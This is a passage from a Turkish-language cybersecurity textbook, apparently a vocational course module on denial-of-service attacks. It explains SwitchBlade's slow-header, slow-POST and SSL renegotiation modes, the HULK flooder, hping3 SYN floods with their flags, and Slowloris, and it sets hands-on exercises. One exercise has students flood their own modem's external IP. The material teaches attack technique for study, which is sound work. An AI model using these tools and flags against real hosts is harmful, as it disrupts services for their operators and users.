a) Slow Headers: Bu atak tipi seçildiğinde araç çok yavaş bir hızda HTTP başlıkları gönderir ancak hiçbir zaman verinin tamamını göndermez. İletişimi sonlandırmamak için ara ara başlık bilgilerini gönderir. Bu nedenle sunucunun tüm kaynakları meşgul olur.

b) Slow POST: Saldırgan, bu atak tipinde web sitesinin form alanlarına POST işlemi yapacaktır. Form verilerini çok yavaş bir hızla iletip, daha fazla veri geleceğini zannederek sunucunun kaynaklarının tükenmesine neden olacaktır.

c) SSL Renegotiation: SSL yeniden anlaşma olarak isimlendirilen bu atak tipinde saldırgan, devamlı yeni SSL anlaşmaları göndererek sunucunun tüm CPU'sunu kullanmayı amaçlar.

2 No.lu Alan: Burada aracın daha karmaşık çalışmasını sağlamak için çeşitli parametreler bulunur. Bu parametreler; bağlantılar (connectons), bağlantı hızı (connection rate), zaman aşımı (timeout) değeridir.

3 No.lu Alan: Bu kısımda ise aracı çalıştırmak ve araçtan çıkmak için butonlar bulunur. Gerekli atak tipleri ve parametreler girildikten sonra "Run attack" butonuna basılarak atak başlatılır. "Quit" butonuyla da araçtan çıkılır.

SIRA SİZDE

1. OWASP SwitchBlade aracını localhosta atak yapmak için ayarlayınız.

2. Bağlantı sayısını 800 olarak ayarlayınız.

3. Zaman aşımı değerini 10 sn. yapınız.

4. Atağı başlatarak sisteminizdeki değişiklikleri izleyiniz.

DEĞERLENDİRME

Çalışmalarınız aşağıda yer alan kontrol listesine göre değerlendirilecektir.

KONTROL LİSTESİ

ÖLÇÜTLER	EVET	HAYIR
1. OWASP SwitchBlade aracını localhosta atak yapmak için ayarladı.		
2. Bağlantı sayısını doğru ayarladı.		
3. Zaman aşımı değerini ayarladı.		

7.1.1.3. HULK Aracı

HULK (HTTP Unbearable Load King) aracı belirli bir hostu hedef alabildiği gibi bir web sitesine de hizmet reddi atağı başlatabilir. Buradaki amaç, sitenin veya hedefin stres testini ölçmektir. Bu araç, Python dilinde yazılmıştır ve tüm işletim sistemlerinde çalışabilir. HULK aracı; yönlendirici (router), anahtar (switch), güvenlik duvarı (firewall) gibi ağ cihazlarını test etmek için kullanılabildiği gibi sunucuların IP havuzlarına direkt atak yapabilir. Bu nedenle çok tehlikeli bir araçtır. Bu araç **Github** depoları klonlanarak indirilir. Örnek kurulum ekranı Görsel 7.6'da verilmiştir.

Görsel 7.6: hulk aracının kurulum ekranı

Kurulum işlemi bittikten sonra HULK aracını kullanmak için aracın indirildiği "Home" dizine gidilmelidir. Görsel 7.7'deki 1 numaralı alanda görüldüğü gibi HULK aracı Kali Linux işletim sisteminde "git clone" komutu kullanılarak Home dizinine indirilir.

1. UYGULAMA


HULK Aracının Kullanımı

Aşağıdaki işlem adımlarına göre HULK aracının kullanımını gerçekleştiriniz.


1. Adım: Home dizinine indirilen hulk aracına erişiniz.

2. Adım: Görsel 7.7'deki 2 numaralı kutucukta görüldüğü gibi boş alanda farenin sağ tuşuna basılarak açılan pencerede Open in Terminal seçeneğini seçiniz.

3. Adım: Görsel 7.7'deki 3 numaralı alanda hulk aracını çalıştırmak için hulk.py programını kullanınız ve parametre olarak hedef IP adresini yazınız.




Görsel 7.7: hulk aracının dizinine erişim ve hulk aracını çalıştırmak için yazılan kod ekranı




Görsel 7.8: hulk aracını çalıştırmak için gerekli olan kod söz dizimi

Görsel 7.9'da HULK aracı çalıştırıldıktan sonra işlemci, RAM ve Wi-Fi ağındaki işlem yükü artışı görülür.



Görsel 7.9: HULK aracı çalıştırıldıktan sonra bilgisayarın kaynak kullanım bilgileri

Görsel 7.10'da ise HULK aracı kapatıldıktan sonra işlemci, RAM ve Wi-Fi kaynaklarının hızla düştüğü gözlemlenir.




Görsel 7.10: Hulk aracıyla atak sonlandırıldıktan sonra bilgisayar kaynak bilgileri

HULK aracının performansını artırmak veya azaltmak için HULKMAXPROCS ve GOMAXPROCS parametreleri kullanılır (Görsel 7.11).

HULKMAXPROCS: Bu parametre ile bağlantı havuzu ayarlanabilir. Varsayılan değeri 1024'tür.

GOMAXPROCS: Bu parametre ile atak yapması istenen işlemci sayısı artırılıp azaltılabilir.



Görsel 7.11: hulk aracı parametreleri

SIRA SİZDE

1. HULK aracı parametrelerini aşağıdaki gibi ayarlayınız.

- HULKMAXPROCS=4096
- GOMAXPROCS=2

2. Modeminizin dış IP'sinin (internete çıkarken kullandığınız IP adresi) 443 numaralı portuna HULK aracını kullanarak atak yapınız.

DEĞERLENDİRME

Çalışmalarınız aşağıda yer alan kontrol listesine göre değerlendirilecektir.

KONTROL LİSTESİ

ÖLÇÜTLER	EVET	HAYIR
1. HULK aracını kullanarak atak gerçekleştirdi.		
2. Hulk aracı parametrelerini ayarladı.		


7.1.2. SYN Atak Yöntemi Kullanan Araçlar

SYN atak yönteminde kullanan araçlar aşağıda başlıklar hâlinde verilmiştir.

7.1.2.1. SYN Taşması (SYN Flood)


Bilgisayarlar arasında iletişimin sağlanması için ağ cihazları TCP ve UDP olmak üzere iki farklı protokol kullanır. TCP protokolü Üç Yollu El Sıkışma (Three-Way Handshake) tekniğini kullanarak karşıdaki bilgisayarla bir bağlantı kurar. Birbirlerine SYN, SYN/ACK ve ACK mesajları göndererek TCP bağlantısının başlaması için aralarında bir güven oluşturur.

Görsel 7.12'de görüldüğü gibi istemci bilgisayar bir SYN paketi ile iletişim kurma isteğini iletir. Paketi aldıktan sonra sunucu bir SYN/ACK paketi ile iletişim kurma isteğini kabul ettiğini içeren bir paket gönderir. Son olarak istemci, sunucuya paketin sunucudan alındığını onaylamak için bir ACK paketi gönderir ve istemci ile sunucu arasında iletişim başlar.



Görsel 7.12: TCP Üç Yollu El Sıkışma modeli

Siyah renkli istemci, normal bilgisayar gibi görünen bir saldırgandır. Bu saldırgan normal bir şekilde iletişimi başlatmak için SYN iletişim başlatma paketini gönderir, sunucu da normal bir şekilde SYN/ACK paketini cevap olarak gönderir. Saldırgan bu aşamadan sonra siyah renkli istemcinin göndermesi gereken ACK paketini göndermez ve onun yerine SYN paketlerini göndermeye devam eder (Görsel 7.13). Bu durumda sunucunun ilgili portu, gelecek ACK paketlerini beklemeye başlar. İletişim başlayacağı için sunucu ilgili portunu açık (varsayılan olarak 120 sn.) tutar. Bu nedenle açık olan port sayısı artar ve sunucunun kaynakları tükenir. Saldırgan olmayan bir kişi iletişim başlatmak için SYN paketi gönderdiğinde ona ayıracağı portu kalmaz ve sunucu cevap veremez duruma gelir.



Görsel 7.13: SYN taşması (SYN Flood) atağı


SYN atağında kullanılan farklı araçlar mevcuttur. Bu öğrenme biriminde en etkili araç olan "hping" komutu incelenecektir.

7.1.2.2. Hping3 Komutu

Hping, komut satırında kullanılabilen ve ping komutunun gelişmiş versiyonu olan TCP/IP paket oluşturma ve çözme aracıdır. Bu aracın ping komutundan farkı sadece ICMP yankı isteklerini (ICMP Echo Request) göndermemesi, aynı zamanda TCP, UDP, ICMP ve RAW-IP gibi protokolleri de desteklemesidir. Dosya gönderme, traceroute gibi birçok yeteneğe sahiptir. Hping komutunun en yeni sürümü hping3'tür.


Bu komut, Kali Linux içinde hazır olarak gelmektedir.

Sistemde hping3 komutunun yüklü olup olmadığını kontrol etmek için 1 numaralı alandaki komut yazılarak versiyon bilgisi öğrenilebilir. Versiyon bilgisi sonucu Görsel 7.14'teki gibi değilse 2 numaralı alandaki komut ile kurulum yapılır.



Görsel 7.14: hping komutu versiyon bilgisi ve kurulum kodu

Komut satırına Görsel 7.15'teki komut yazılarak hping3 ile ilgili hangi parametrenin hangi görevi yerine getirdiği görülür.



Görsel 7.15: hping3 komutuyla kullanılabilecek parametreler listesi

2. UYGULAMA


Hping3 Komutunun Kullanımı

Diğer sayfadaki işlem adımlarına göre hping3 komutunun kullanımını gerçekleştiriniz.

1. Adım: Görsel 7.16'daki hping3 komutu ile SYN atağını başlatınız. Bu komutun açılımı ile ilgili parametreler aşağıda verilmiştir.


- **-sudo:** Komutu çalıştırabilmek için geçici root olmayı sağlar.
- **-hping3:** Ana komuttur, atağı yönetir.
- **-S:** Atağın SYN paketi ile olacağını belirtir.
- **--flood:** Cevaplar beklenmeden paketlerin art arda hızlı bir şekilde gönderilmesini sağlar.
- **-p:** Port numarasını belirtir.

2. Adım: Komutun en sonuna atak yapılacak bilgisayarın IP'sini yazınız.



Görsel 7.16: hping komutu kullanılarak belirli bir hosta SYN atağı başlatma

Saldırı başlatıldığında işlemci performans göstergesi 100'lere kadar çıkacaktır. Bu durum, hedefin normalde yapabilmesi gereken işlemleri gerçekleştiremeyeceği ve sistem kaynaklarının boşa kullanılacağı anlamına gelir. Hedef bilgisayarda neler olup bittiği Wireshark ile izlenebilir. Wireshark programı, paket yakalamak ve analiz etmek için kullanılan ücretsiz bir yazılımdır. Atak başlatılmadan önce Wireshark programı açılır ve bu programın Wi-Fi ağını dinlemesi sağlanır (Görsel 7.17).




Görsel 7.17: Wireshark programıyla atağın izlenmesi

Görsel 7.17'deki 1 numaralı alanda 192.168.1.22 numaralı kaynak IP'den 212.251.137.57 numaralı hedef IP'ye SYN paketleri gönderilir. Paketler çok hızlı gider ve karşıdaki bilgisayarın portlarını doldurur. Çok kısa bir sürede tüm portlar dolar ve hedef yanıt veremez. Ayrıca işlemci kullanımı da çok yüksek seviyelere gelir.

Görsel 7.17'deki 2 numaralı alanda SYN bayrağının aktif edildiği görülür.

7.2. DDoS ATAĞI (DAĞITILMIŞ HİZMET REDDİ ATAĞI)

DDoS atağı, DoS atağının gelişmiş bir versiyonudur. DDoS atağı çok daha yıkıcı ve tehlikelidir. Bu atak iki farklı şekilde organize edilir. İlk yöntem, illegal sitelerde buluşan çok sayıda saldırganın seçilen hedefe belirli bir gün ve saatte atak araçlarını kullanarak saldırmasıdır. Bu yöntem pek tercih edilmez. İkinci yöntem ise saldırganların önce ağ içindeki savunmasız sistemleri bularak o sistemlere zararlı yazılım (malware) enjekte etmesidir. Böylelikle saldırganlar, zombi olarak tabir edilen bilgisayarlar edinir. Saldırganlar, zombileri kullanarak istediği bir zaman diliminde herhangi bir sisteme atak yapabilir (Görsel 7.18). En çok tercih edilen bu yöntemdir. Bu sayede saldırgan, kendini de gizler ve olan biteni arka planda izler. Bu atak yöntemi, Mass-Intrusion (Kitlesel Saldırı) faz tekniği olarak da adlandırılır. Mass-Intrusion fazı, DDoS ataklarının ilk aşamasını oluşturur.



Görsel 7.18: DDoS atağı

NOT

Zombi Bilgisayar: Bir saldırgan tarafından virüs, Truva atı gibi zararlı bir yazılım yüklenmiş bilgisayarlardır. Saldırgan bu sayede istediği zaman bu bilgisayarı kullanarak çeşitli ataklar gerçekleştirebilir. Böylelikle saldırgan, kullanıcı farkında olmadan kullanıcının bilgisayarını uzaktan istediği gibi yönetir. Çoğu zararlı yazılım bu amaç için yazılmıştır.


Botnet: Robot ve Network kelimelerinin birleşimidir. Zombi bilgisayarlardan kurulan orduya denir.

7.2.1. DDoS Atak Araçları


Çeşitli DDoS atak araçları vardır. Bu öğrenme biriminde slowloris aracı açıklanacaktır.

7.2.1.1. Slowloris Aracı

Slowloris aracı adını lorigiller olarak isimlendirilen, çok yavaş hareket eden bir hayvandan almıştır. Bu araç, Python dilinde yazılmıştır ve açık kaynak olarak "github"da bulunur. HTTP istek (request) ve HTTP yanıt (response) paketlerinin iletiminden kaynaklanan açığı kullanarak çalışır. Normalde sunucuya bir HTTP isteği gönderildiğinde sunucudan yanıtı gelir (Görsel 7.18). Slowloris aracı, sunucuya isteği tek seferde değil de parçalar hâlinde gönderir. Bu durumda sunucu, isteklerin tamamlanacağını düşünerek bağlantıyı sürdürür. Slowloris, kısmi HTTP paketlerini göndermeye devam eder (Görsel 7.19). Sonunda sunucuya ayrılan tüm bağlantı portlar tüketilir ve normal bir kullanıcı sunucuya ulaşmak istediğinde sunucunun kaynakları tükendiği için erişemez. Slowloris en tehlikeli teknik olan düşük ve yavaş atak aracı sınıfına girmektedir. Eksik paketler gönderdiği için saldırı tespit sistemleri (IDS) bu tür DDoS atağını tespit edemez. Ayrıca günlük (log) oluşturmayı engelleyebilir. Bu durum, siber güvenlik analistlerinin olayı tespit etmesini güçleştirir.




Görsel 7.18: Normal HTTP iletişimi




Görsel 7.19: Slowloris aracı ile saldırgan davranışı

Görsel 7.20'deki komut kullanılarak slowloris aracı işletim sistemine indirilir. İndirilen araç bir klasör içinde gelir. Herhangi bir kurulum işlemi gerektirmez fakat daha farklı kullanımlar için bir konfigürasyon dosyası içerir.



Görsel 7.20: slowloris aracının kurulumu

